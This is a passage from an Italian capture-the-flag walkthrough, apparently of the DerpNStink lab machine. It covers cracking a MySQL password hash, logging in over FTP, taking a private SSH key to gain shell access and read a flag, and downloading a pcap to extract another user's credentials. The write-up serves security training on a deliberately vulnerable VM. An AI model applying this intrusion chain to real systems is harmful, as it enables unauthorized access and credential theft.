


Ci spostiamo nella tab ‘**posts’**.




All'interno del tab posts, notiamo il post '**flag.txt**' che andiamo ad aprire e troviamo la **flag2**.







Torniamo poi alla pagina dei database mysql in cui ricerchiamo la password per l'utente unclestinky.



Una volta trovata, dobbiamo farne il cracking in quanto quello trovato è l'hash della password. Per fare ciò, per comodità, utilizziamo un tool online per il cracking delle password alla pagina '**crackstation.net**' e troviamo la password in chiaro: **wedgie57**.




A questo punto proviamo a fare il login sul servizio FTP con le credenziali trovate: **stinky-wedgie57**, tramite il comando **"ftp 192.168.64.11"** e riusciamo ad autenticarci.




A questo punto eseguiamo qualche comando:

- "**ls -la**" per visualizzare tutte le directory presenti nel percorso attuale.
- "**cd files**" per spostarci nella directory selezionata
- "**cd network-logs"** per spostarci nella directory selezionata
- Proviamo "**cat derpissues.txt**" per visualizzare il file, ma non ce lo permette
- "**get derpissues.txt**" per scaricare il file sulla nostra macchina e poterlo visualizzare.




Il file derpissues.txt rappresenta una conversazione tra stinky e mrderp in cui quest'ultimo non riesce più ad eseguire il login su WordPress. Stinky riesce ad intercettare le credenziali e possiamo notare nel messaggio delle 12.12 che entrambi sono sysadmin.


Abbiamo così trovato un altro admin di sistema: **mrderp**.




Torniamo nella directory file e ci spostiamo in ssh con il comando “**cd ssh**”, dopo varie enumerazioni delle cartelle ssh, riusciamo a trovare il file ‘**key.txt**’ che andiamo a scaricare sulla nostra macchina con il comando “**get file.txt**” per poterlo visualizzare.




Il file ci restituisce la chiave privata per l’autenticazione sul servizio SSH che possiamo sfruttare per accedere alla macchina da remoto



Proviamo quindi l'autenticazione al servizio SSH con il comando "**sudo ssh -i /home/kali/key.txt stinky@192.168.64.11**" passandogli con il paramento -i il file contenente la chiave privata di autenticazione. Ci viene però restituito un errore in quanto il file con la chiave ha troppi permessi.



Andiamo quindi a diminuire i permessi del file con il comando



A questo punto, riproviamo l'autenticazione dopo aver riavviato il servizio SSH.

Una volta eseguita l'autenticazione, con il comando "**ls**" abbiamo guardato le directory presenti, con il comando "**cd Desktop**" ci siamo spostanti della cartella Desktop in cui abbiamo trovato il file '**flag.txt**' che, una volta aperto con il comando "**cat flag.txt**", ci ha restituito la **flag3**.

```
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```


Torniamo quindi nella directory principale alla ricerca della flag4.
Ci spostiamo con il comando "**cd Documents**" nella cartella documenti in cui troviamo il file '**derpissues.pcap**' che, dopo varie ricerche, capiamo essere un file con i pacchetti di rete catturati; quindi, ipotizziamo essere il file creato da stinky per il recupero delle credenziali di mrderp.

```
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```


Andiamo a scaricare tale file sulla nostra macchina con il comando "**scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/desktop**" per poter essere aperto con il tool **wireshark**.

```
┌──(kali㉿kali)-[~]
└─$ scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop
Ubuntu 14.04.5 LTS
derpissues.pcap
```

Apriamo quindi il file appena scaricato con wireshark con il comando **wireshark derpissues.pcap**”



Dopo aver analizzato tutti i pacchetti di rete intercettati, troviamo il pacchetto POST contenente le credenziali dell’utente mrdperp.



Avendo recuperato le credenziali di mrderp, proviamo a cambiare utente passando da stinky a mrderp mantenendo sempre la connessione SSH attiva:

